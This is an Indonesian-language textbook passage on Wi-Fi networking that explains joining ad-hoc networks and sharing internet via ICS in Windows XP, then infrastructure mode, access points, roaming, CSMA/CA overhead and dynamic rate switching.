
2. Bergabung ke jaringan Ad-Hoc

Untuk menghubungkan komputer-komputer yang lain ke dalam jaringan Ad-Hoc yang telah aktif, Anda bisa melakukan setting yang persis sama dengan langkah-langkah yang telah Anda lakukan pada komputer Ad-Hoc pertama, namun ada cara yang lebih mudah.

Wireless Modus Ad Hoc

Ketika komputer pertama telah diaktifkan, detak jantung berupa beacon akan dikirimkan secara berkesinambungan oleh komputer pertama. Melalui detak jantung ini, komputer lain bisa mendeteksi berbagai informasi mengenai jaringan wireless yang sedang aktif seperti nama jaringan wireless atau SSID, kecepatan jaringan, dsb.

Berdasarkan informasi yang didapatkan dari paket beacon inilah, software client kemudian menampilkan jaringan wireless yang aktif kepada Anda. Pada windows XP, Anda bisa melihat jaringan wireless aktif yang terdeteksi dengan mengklik kanan gambar network adapter pada status bar kemudian pilih "View Available Wireless Networks"



Gambar 2.11. Melihat wireless network aktif dengan Windows XP

Pada gambar 2.11, Anda bisa melihat komputer saya mendeteksi semua jaringan yang ada disekitar saya, termasuk jaringan "JS Ad-Hoc" tentunya dan hei, perhatikan bahwa jaringan "JS Ad-Hoc" diberikan gambar yang unik sendiri berupa gambar 2 komputer yang saling berhubungan secara langsung.

Benar, gambar ini menunjukkan bentuk jaringan Ad-Hoc sedangkan gambar Antena menunjukkan bentuk jaringan yang dinamakan sebagai *Infrastructure mode*. Saya akan membicarakan mengenai *modus infrastructure* ini pada bab berikutnya, jadi sabar dulu ok ?


Untuk bergabung ke dalam jaringan "JS Ad-Hoc", Anda cukup memilih jaringan ini dan mengklik tombol *Connect* atau men-double klik secara langsung nama jaringan ini. Karena jaringan ini diberikan password/kode rahasia, maka secara otomatis komputer akan menampilkan sebuah dialog box yang meminta Anda untuk memasukkan kode rahasia. Jika Anda memasukkannya secara benar, maka komputer Anda sudah terhubung ke dalam jaringan "JS Ad-Hoc". Selamat datang di Ad-Hoc !

Anda bisa melakukan hal yang sama untuk semua komputer yang ingin terhubung ke dalam jaringan "JS Ad-Hoc". Ingat, bahwa walaupun jaringan Ad-Hoc secara teori tidak membatasi jumlah client, namun pada kenyatannya seiring dengan bertambahnya jumlah komputer akan membuat performance jaringan menjadi drop secara cepat. Saran saya adalah menggunakan jaringan Ad-Hoc sebaiknya tidak melebihi 5 komputer agar masih mampu mendapatkan performance yang cukup baik.

Alamat IP Wireless Adapter

Protokol TCP/IP merupakan protokol yang paling banyak digunakan dalam jaringan komputer. Untuk menset alamat IP pada jaringan wireless, bisa dilakukan melalui *Control Panel*⇒Klik kanan *Network Connection*⇒*Properties*⇒Pilih tabulasi *General*⇒*Internet Protocol(TCP/IP)*

Gambar 2.10.
Setting alamat
IP pada adapter
Wireless ►



Jika Anda tidak memberikan alamat IP pada wireless network adapter dan tidak ada DHCP server di dalam jaringan Anda, maka secara otomatis windows XP akan memberikan alamat IP kepada dirinya sendiri secara otomatis yang dinamakan sebagai APIPA (*Automatic Private IP Addressing*).

APIPA sangat berguna karena komputer tetap akan mendapatkan alamat IP walaupun tidak ada DHCP server yang bisa memberikan alamat IP kepada client. Alamat IP yang diberikan adalah alamat IP menurut aturan yang telah disepakati oleh badan international IANA dengan range alamat IP antara 169.254.0.0 sampai dengan 169.254.255.255.


Untuk memastikan alamat IP yang didapatkan oleh masing-masing komputer, Anda memang harus melihatnya secara manual dengan perintah c:\>ipconfig atau dengan melihat properties dari wireless adapter.

Internet Sharing dengan Ad-Hoc

Banyak sekali kegunaan dari koneksi Ad-Hoc seperti yang pernah saya alami sendiri. Ketika itu, saya bertugas jaga di kantor sampai pagi. Saya-pun mengajak beberapa rekan untuk ikut serta agar tidak terlalu membosankan (benar kok, bukan karena takut sama hantu).

Pada waktu itu, beberapa rekan berniat ikut bermain internet namun permasalahannya adalah di dalam rungan saya, hanya terdapat 1 kabel UTP yang saya gunakan padahal, terdapat 3 laptop lagi yang hendak ikut bermain internet.

Daripada bermain internet sambil pangku-pangkuan sesama jenis, saya tiba-tiba mendapatkan ide untuk memanfaatkan jaringan wireless Ad Hoc dan ICS (*Internet Connection Sharing*). ICS merupakan software bawaan dari windows XP yang memungkinkan kita berbagi jaringan internet dengan mudah. Karena ICS secara default sudah ada di dalam Windows XP, saya tinggal mengaktifkan dan melakukan sedikit konfigurasi.




◀ Gambar 2.11. Jaringan Ad Hoc digunakan bersama dengan ICS untuk berbagi Internet

Syarat pertama untuk menggunakan ICS adalah komputer yang menjalankan ICS harus memiliki 2 network adapter. Saya mempunyai adapter ethernet yang digunakan untuk berhubungan dengan LAN melalui kabel UTP, satunya lagi tentu saja ada wireless network adapter. Jadi, syarat pertama sudah terpenuhi.

Syarat kedua untuk menggunakan ICS adalah salah satu adapter haruslah menggunakan alamat IP diantara 192.168.0.1 - 192.168.0.254. Jaringan LAN saya saat itu menggunakan alamat IP 10.10.0.1-10.10.0.254. Apakah hal ini menjadi masalah ? Tentu tidak dan justru menjadi kabar bagus karena syarat terjadinya routing adalah menggunakan 2 alamat IP dengan network ID yang berbeda (pelajari tentang TCP/IP untuk memahami masalah ini).

Yang perlu saya lakukan disini adalah mensetting agar wireless adapter di komputer saya menggunakan alamat IP diantara 192.168.0.1 sampai dengan 192.168.0.254 agar memenuhi persyaratan dari ICS dan waktu itu saya memilih 192.168.0.1 dengan subnet mask 255.255.255.0 (lihat gambar 2.11).

Selanjutnya yang saya lakukan adalah mengaktifkan ICS pada ethernet card yang sedang terhubung dengan jaringan LAN dengan mengklik menu *Start⇒Control Panel⇒Network Connections⇒Klik kanan Local Area Connection⇒ Properties⇒Pilih tabulasi Advanced* (gambar 2.12).



◀ Gambar 2.12. Setting ICS pada adapter yang terhubung dengan LAN/Internet

Pada tabulasi Advanced, aktifkan checkbox “*Allow other network users to connect through this computer’s Internet connection*” (1). Kini ICS harus mengetahui koneksi dari adapter mana harus diarahkan ke mana. Oleh karena koneksi dari komputer lain akan melalui adapter wireless maka pada bagian “*Home networking connection*” saya memilih adapter wireless yang digunakan.

Dengan pilihan ini, ICS akan mengetahui bahwa saya meminta ICS agar meneruskan semua permintaan yang dilakukan melalui “*wireless network connection*” untuk diteruskan ke network adapter yang mempunyai koneksi internet. Secara otomatis, komputer-komputer yang terhubung dengan komputer saya melalui jaringan wireless Ad Hoc bisa menggunakan internet dan alamat IP akan disetting secara otomatis melalui DHCP yang sudah terintegrasi di dalam ICS (Anda bahkan tidak bisa menghilangkan DHCP internal ini).

Komputer yang terhubung dengan komputer saya melalui jaringan wireless Ad Hoc akan diberikan alamat IP oleh DHCP dengan range alamat 192.168.0.2 - 192.168.0.254 dengan alamat default gateway berupa IP wireless adapter saya yaitu 192.168.0.1.


Lihatlah, tidak terlalu banyak langkah yang perlu dilakukan untuk mengaktifkan ICS, kini semuanya telah selesai, semuanya senang dan kami bisa berlomba-lomba menemukan situs-situs seru dengan komputer masing-masing.

Ad-Hoc, Jangan banyak-banyak yah

Spesifikasi IEEE tidak membatasi jumlah komputer yang tergabung dalam sebuah jaringan Ad Hoc, apakah artinya Anda bisa menggabungkan berapapun komputer yang ada ke dalam jaringan Ad Hoc ? Perlu Anda ketahui bahwa performance jaringan Ad Hoc akan turun secara drastis dengan bertambahnya jumlah komputer karena cara kerja Ad Hoc yang tidak menggunakan "bos" terpusat.

Penurunan performance ini bisa dipahami bila Anda perhatikan cara kerja jaringan Ad-Hoc yang tidak memiliki komputer pusat. Setiap komputer akan saling terhubung dan membentuk jaringan *mesh* dimana masing-masing komputer berhubungan dengan komputer lain secara langsung.

Sebagai contoh, dengan 4 komputer saja yang berada di dalam sebuah jaringan Ad-Hoc, maka masing-masing komputer harus menangani 3 koneksi dengan total koneksi yang terjadi sebanyak 12 ($3 * 4$) koneksi. Karena itulah, jaringan Ad-Hoc tidak cocok digunakan untuk jaringan yang memerlukan performance tinggi dengan jumlah client yang banyak.



◀ Gambar 2.13. Ad Hoc membentuk jaringan Mesh

Karena cara kerja Ad Hoc, sangat disarankan untuk tidak menggunakan komputer lebih dari 5 agar performance yang didapatkan masih bisa diterima.

Anda bisa melihat demonstrasi setting jaringan Ad Hoc pada CD JS E-Learning yang disertakan bersama buku ini.

BAB 3

Wireless Modus Infrastructure

Selain modus Ad-Hoc, modus jaringan yang lain adalah modus *Infrastructure*. Modus yang juga disebut sebagai *Basic Service Set* (BSS) ini digunakan untuk menghubungkan wireless client dengan jaringan kabel yang telah ada. Syarat untuk membangun jaringan *Infrastructure* ini adalah adanya sebuah *Access Point* dan minimal sebuah wireless client.

Access Point (AP) bisa Anda bayangkan sebagai hub/switch-nya wireless. Dengan adanya *Access Point* ini, client tidak lagi bisa berhubungan secara langsung namun semua komunikasi akan melalui *Access Point*. Misalnya komputer A hendak mengirimkan data ke komputer B, maka aliran datanya akan ditransfer dari A ke *Access Point* kemudian dari *Access Point* ke B.




Gambar 3.1. Bentuk jaringan BSS yang paling umum digunakan

Umumnya sebuah AP (*Access Point*) dihubungkan ke dalam jaringan kabel yang telah ada. Saat ini, hampir semua *Access Point* menyediakan port UTP untuk dihubungkan dengan jaringan kabel ethernet. Komputer-komputer yang terhubung ke dalam BSS ini, harus menggunakan SSID yang sama.

Dengan bentuk jaringan seperti ini, wireless client bisa mengakses server-server yang berada pada jaringan kabel. Cara ini sangat banyak digunakan untuk berbagi koneksi internet yang ada di dalam jaringan kabel. Di rumah, saya menggunakan bentuk jaringan semacam ini untuk mengakses internet ADSL telkom speedy.

Dengan menggunakan lebih dari satu BSS di dalam jaringan Anda, dikatakan Anda telah membangun jaringan ESS atau *Extended Service Set*. Entah ide siapa yang membuat istilah-istilah yang membingungkan semacam ini namun istilah ini digunakan secara luas sehingga perlu saya sampaikan untuk Anda agar tidak bingung ketika berhadapan dengan istilah ini.




Gambar 3.2. Bentuk jaringan ESS atau Extended Service Set

Pada ESS, jaringan-jaringan BSS tidak harus menggunakan SSID yang sama namun tanpa SSID yang sama, Anda tidak bisa memanfaatkan fungsi *roaming*. *Roaming* adalah feature yang memungkinkan client berpindah dari sebuah jaringan BSS ke jaringan BSS yang lain secara otomatis tanpa

terputus koneksi. Jika Anda pernah mencoba menggunakan HP di dalam mobil, kemungkinan besar Anda sudah menggunakan *roaming*. Anda berpindah dari sebuah BTS ke BTS yang lain tanpa Anda sadari dan sambungan handphone andapun tidak terputus.

Untuk menggunakan feature *roaming*, harus terdapat *overlapping area* atau area dimana signal dari kedua BSS bisa diakses. Perhatikan gambar 3.3 di bawah ini dimana pada lokasi yang diberikan warna abu-abu merupakan area dimana client akan mendapatkan signal dari BSS pertama maupun BSS kedua. Pada area inilah, nantinya client akan berpindah ke lain hati, dari sebuah BSS ke BSS lainnya berdasarkan kekuatan signal dari AP (*Access Point*).



Gambar 3.3. Fungsi Roaming


Roaming tidak dispesifikasikan secara jelas oleh IEEE sehingga ada kemungkinan dimana masing-masing vendor membuat spesifikasinya sendiri. Untuk itu, jika Anda hendak memanfaatkan *roaming*, hendaknya menggunakan AP dari vendor yang sama agar terbebas dari kemungkinan permasalahan kompatibilitas.

Access Point (AP)

Inti dari sebuah jaringan wireless modus *infrastructure* adalah penggunaan AP atau *Access Point* yang juga sering disingkat menjadi WAP atau *Wireless Access Point*. Sebuah AP bisa Anda bayangkan sebagai sebuah hub/switch pada jaringan tradisional.

Selain sebagai pusat dari jaringan wireless, sebuah AP biasanya juga mempunyai port UTP yang bisa digunakan untuk berhubungan langsung dengan jaringan ethernet yang telah ada.

Dengan menghubungkan sebuah AP dengan jaringan kabel, wireless client secara otomatis juga terhubung ke dalam jaringan kabel. Dengan cara ini, wireless client bisa tetap berhubungan dengan komputer lain yang masih menggunakan kabel, bisa saling berbagi file, berbagi koneksi internet dan menggunakan resource jaringan yang lain.



Gambar 3.4. Pemanfaatan Access Point

Contoh dari merk yang dikenal dan digunakan secara luas di Indonesia ini adalah Linksys dan D-Link. Anda bisa mendapatkan produk-produk ini dengan harga dibawah 1 juta rupiah.



Gambar 3.5. Macam-macam Access Point

Sebuah AP biasanya sudah ditambahkan berbagai kemampuan tambahan yang tidak standard, seperti fungsi router, firewall dan lain-lain. Tentu saja, kemampuan tambahan ini biasanya meningkatkan juga harga dari produk yang dijual. Saya menggunakan linksys dirumah yang mempunyai fungsi sebagai AP, ADSL modem, Firewall, gateway, dll.

Kok AP Ada Tanduk Setannya ?


Saya pernah mendapatkan pertanyaan sederhana namun ternyata tidak mudah untuk menjawabnya. Kenapa sebuah AP umumnya memiliki tanduk setan ? maksudnya adalah sepasang antena yang ada pada sebuah AP walaupun ada juga AP yang tidak mempunyai antena (sebenarnya mempunyai antena internal yang tidak kelihatan dari luar).

Untuk memahami kenapa vendor AP umumnya membuat tanduk setan untuk sebuah AP, maka Anda harus memahami karakteristik pengiriman dan penerimaan gelombang radio. Salah satu sifat dari gelombang radio adalah pemantulan (*reflection*) dimana gelombang radio yang mengenai benda keras, akan dipantulkan oleh benda tersebut seperti lampu senter Anda mengenai permukaan kaca.

Wireless adapter komputer Anda akan memancarkan gelombang radio kesegala arah pada umumnya (kecuali Anda menggantinya dengan antena khusus). Gelombang radio ini akan menyebar kemana-mana, akibatnya

adalah banyak sekali terjadi pemantulan-pemantulan misalnya ada gelombang yang langsung sampai ke AP, ada yang mengenai lampu, ada yang mengenai kaca, ada yang mengenai gelas sebelum mencapai AP.

Akibat dari pemantulan ini adalah, AP Anda akan mendapatkan signal yang sama dari berbagai arah dan dalam waktu yang berbeda-beda. Kejadian ini dinamakan sebagai *Multipath*.



Gambar 3.6. Multipath

Antena dari sebuah AP bersifat *half duplex*, artinya hanya bisa mengirim atau menerima pada satu waktu, tidak bisa mengirim dan menerima dalam waktu yang bersamaan. Dengan adanya tanduk setan (2 antena), sebuah AP bisa memilih gelombang radio dari antena yang mampu menerima dengan lebih bagus dan menggunakan antena yang satunya lagi untuk mengirimkan gelombang radio.

Dengan adanya 2 antena yang saya namakan tanduk setan ini, kinerja dari sebuah AP mampu meningkat dengan drastis. Hal ini secara total tentu akan meningkatkan performance dari jaringan wireless Anda secara keseluruhan.

CSMA/CA Biang Kerok Penurunan Kecepatan Wireless

Pada awal bab saya sudah menjelaskan kepada Anda bahwa kecepatan sebenarnya (*throughput*) dari sebuah jaringan wireless, jauh lebih kecil dari kecepatan yang biasanya Anda dengar. Sebuah jaringan 802.11b yang katanya mempunyai kecepatan 11 Mbps pada kenyataannya ketika Anda menggunakan untuk transfer file ternyata jauh dibawah itu. Kecepatan sebenarnya atau *throughput* pada 802.11b ternyata hanya sekitar 5 – 5.5 Mbps !

Pada jaringan kabel, sebuah komputer akan mendeteksi terlebih dahulu besarnya setrum yang ada di dalam kabel (bayangkan saja Anda memegang kabel listrik) untuk memastikan tidak ada komputer lain yang sedang menggunakan kabel sebelum melakukan transfer data.

Setelah datanya ditransfer, sekali lagi komputer akan mengecek apakah data yang ditransfer ini benar-benar bisa ditransfer dengan baik. Caranya adalah dengan membandingkan signal yang diterima dengan signal yang dikirimkannya.

Seandainya data yang diterima ini ternyata berbeda dengan data yang dikirimkan, komputer akan menganggap telah terjadi kerusakan data dan perlu dilakukan pengiriman ulang. Salah satu kemungkinan kerusakan ini adalah ketika 2 komputer atau lebih mengirimkan data-nya pada saat yang bersamaan sehingga terjadi tabrakan signal yang mengakibatkan rusaknya data. Kejadian ini dinamakan sebagai *collision*.

Karena kemampuan untuk mendeteksi terjadinya *collision*, maka jaringan ethernet menggunakan prinsip kerja yang dinamakan CSMA/CD atau *Carrier Sense Multiple Access With Collision Detection*.

Kejadian berbeda terjadi pada jaringan wireless karena peralatan wireless tidak mungkin mengirim dan menerima signal pada waktu yang bersamaan. Kenapa ? Karena udara merupakan area bebas yang digunakan bersama-sama baik untuk mengirim maupun menerima.

Hal ini tentu berbeda dengan kabel UTP yang terdiri atas beberapa kabel yang terpisah. Akibat dari permasalahan ini adalah pengecekan terjadinya kerusakan data (*collision*) menjadi tidak mungkin dilakukan pada

jaringan wireless. Untuk itu, digunakanlah metode lain yang dinamakan sebagai CSMA/CA atau *Carrier Sense Multiple Access With Collision Avoidance*.

Cara kerjanya sangat sederhana, setelah mengirimkan datanya, komputer sumber akan menantikan balasan paket ACK dari penerima yang mengatakan "OK, saya sudah mendapatkan paket dari Anda. Sip deh" Jika komputer pengirim tidak menerima paket ini, maka akan dianggap bahwa paket yang dikirim tidak sampai ke tujuan atau rusak diperjalanan sehingga perlu dilakukan pengiriman kembali.

Anda mungkin bertanya, kenapa terdapat kata "*Collision Avoidance*" yang artinya menghindari rusaknya data yang diakibatkan oleh terjadinya tabrakan data (*collision*) ? Apa yang dihindari ? Bagaimana cara menghindari tabrakan data ini ?

Sebenarnya, sebelum sebuah client mengirimkan datanya, ia akan menghitung kira-kira waktu yang dibutuhkannya untuk mengirimkan data tersebut. Selanjutnya, ia akan menginformasikan waktu yang dibutuhkan kepada semua komputer dengan mengatakan "Ok semuanya, saya membutuhkan waktu pengiriman sekitar 2 detik, tolong jangan ada yang mencoba mengirimkan data selama 2 detik".

Setelah memberikan pengumuman, barulah komputer akan mengirimkan paket data. Komputer lain yang mendengarkan pengumuman tersebut, akan menahan diri selama 2 detik, kemudian memeriksa lagi apakah masih ada yang menggunakan media udara.

Dengan cara seperti inilah, tabrakan data bisa dihindari walaupun tentu saja tidak 100% efektif . Karena cara kerja ini, maka diberikan istilah "*Collision Avoidance*" dan bukan "*Collision Detection*" seperti pada jaringan kabel.

Cara kerja CSMA/CA yang tampaknya sederhana ini menimbulkan efek yang sangat besar. Data tambahan yang tidak berguna ini (*overhead*) menghabiskan sekitar 50% bandwidth yang tersedia sehingga mengakibatnya kecepatan jaringan wireless 802.11b turun menjadi 5 – 5.5 Mbps. Pada jaringan kabel yang menggunakan cara kerja CSMA/CD, overhead yang dihabiskan hanya sekitar 30%.

Ketika jumlah komputer bertambah banyak, *overhead* yang terjadi akan semakin besar seiring dengan meningkatnya jumlah terjadinya kecelakaan dan harus saling menunggu mendapatkan giliran mengirimkan data.


Baik CSMA/CD maupun CSMA/CA, overhead ini dengan mudah bisa mencapai 70% - 80 % ! Sebagai ilustrasi, sebuah jaringan wireless dengan 7 client yang menggunakan jaringan wireless secara bersamaan, dengan mudah akan membuat jaringan 802.11g yang berkecepatan 54 Mbps mempunyai kecepatan aktual 4 Mbps.

Pelembahan Gelombang Radio

Seperti yang telah saya katakan sebelumnya, kecepatan 802.11g dan 802.11b yang menyatakan berkecepatan 54 Mbps dan 11 Mbps sebenarnya merupakan kecepatan maksimum. Pada kenyataannya, kecepatan ini masih tergantung dari kekuatan signal yang diperoleh dan kecepatan yang didapatkan akan semakin menurun seiring dengan menurunkan kekuatan gelombang radio.

Anda bisa membayangkan gelombang radio seperti lampu senter. Semakin lama, sinar dari lampu senter akan semakin meredup. Demikian juga halnya dengan signal radio, semakin jauh, signal ini akan semakin lemah dan tentu akan berakibat pada kecepatan yang didapatkan menjadi rendah pula.

Sebagai contoh, pada 802.11b, kecepatan 11 Mbps yang merupakan kecepatan maksimum hanya bisa Anda dapatkan bila jarak komputer dengan AP sangat dekat dan tidak ada *interfrensi* yang berarti. Semakin Anda menjauhi AP, maka semakin lemah signal yang didapatkan. Komputer secara otomatis akan menyesuaikan signal yang didapatkan ini dengan kecepatan yang bisa diperoleh. Kecepatan yang Anda dapatkan akan menjadi 5.5 Mbps, 2 Mbps dan 1 Mbps pada jarak terjauh yang masih bisa ditangani.



Gambar 3.7. Dynamic Rate Switching (DRS)

Kemampuan untuk menyesuaikan kecepatan yang didukung secara otomatis berdasarkan kekuatan dan kebagusan signal yang diperoleh dinamakan sebagai *Dynamic Rate Switching* (DRS).

Penerapan DRS ini oleh masing-masing vendor berbeda karena ada yang toleransinya lebih tinggi dan ada yang langsung menurunkan kecepatan begitu mendapatkan sedikit saja pencemaran signal yang terdeteksi, akibatnya adalah jangan heran bila Anda bisa mendapatkan kecepatan 11 Mbps sementara teman yang disamping Anda hanya mendapatkan kecepatan 5.5 Mbps.

Masalah ini seringkali membingungkan ketika beberapa orang menggunakan laptop dengan koneksi wireless yang mendapatkan kecepatan yang berbeda padahal lokasinya hanya bersebelahan.

Pada jaringan 802.11a dan 802.11g, kecepatan yang mungkin terjadi adalah 54 Mbps, 48 Mbps, 36 Mbps, 24 Mbps, 18 Mbps, 12 Mbps, 9 Mbps dan 6 Mbps sesuai dengan kekuatan signal yang diperoleh.

Jika jaringan wireless Anda mempunyai beberapa client dimana semua client mampu mendapatkan 11 Mbps kecuali sebuah client yang hanya mendapatkan 1 Mbps, secara total jaringan Anda juga akan terpengaruh menjadi lambat. Hal ini dikarenakan sifat dari media udara yang hanya bisa digunakan oleh satu client pada satu waktu sehingga client yang lain harus menunggu. Oleh karena itu, bilamana hal ini terjadi, Anda sudah mendapatkan kambing hitam untuk disalahkan.

Jumlah Client Untuk Sebuah AP

Pertanyaan yang sering muncul namun jarang diberikan jawaban adalah berapakah jumlah client yang bisa ditangani oleh sebuah *Access Point*? Ketika Anda menggunakan sebuah switch atau hub, jumlah client yang bisa ditangani tergantung dari jumlah port yang ada dan dengan mudah Anda bisa menentukan jumlah client secara fisik.

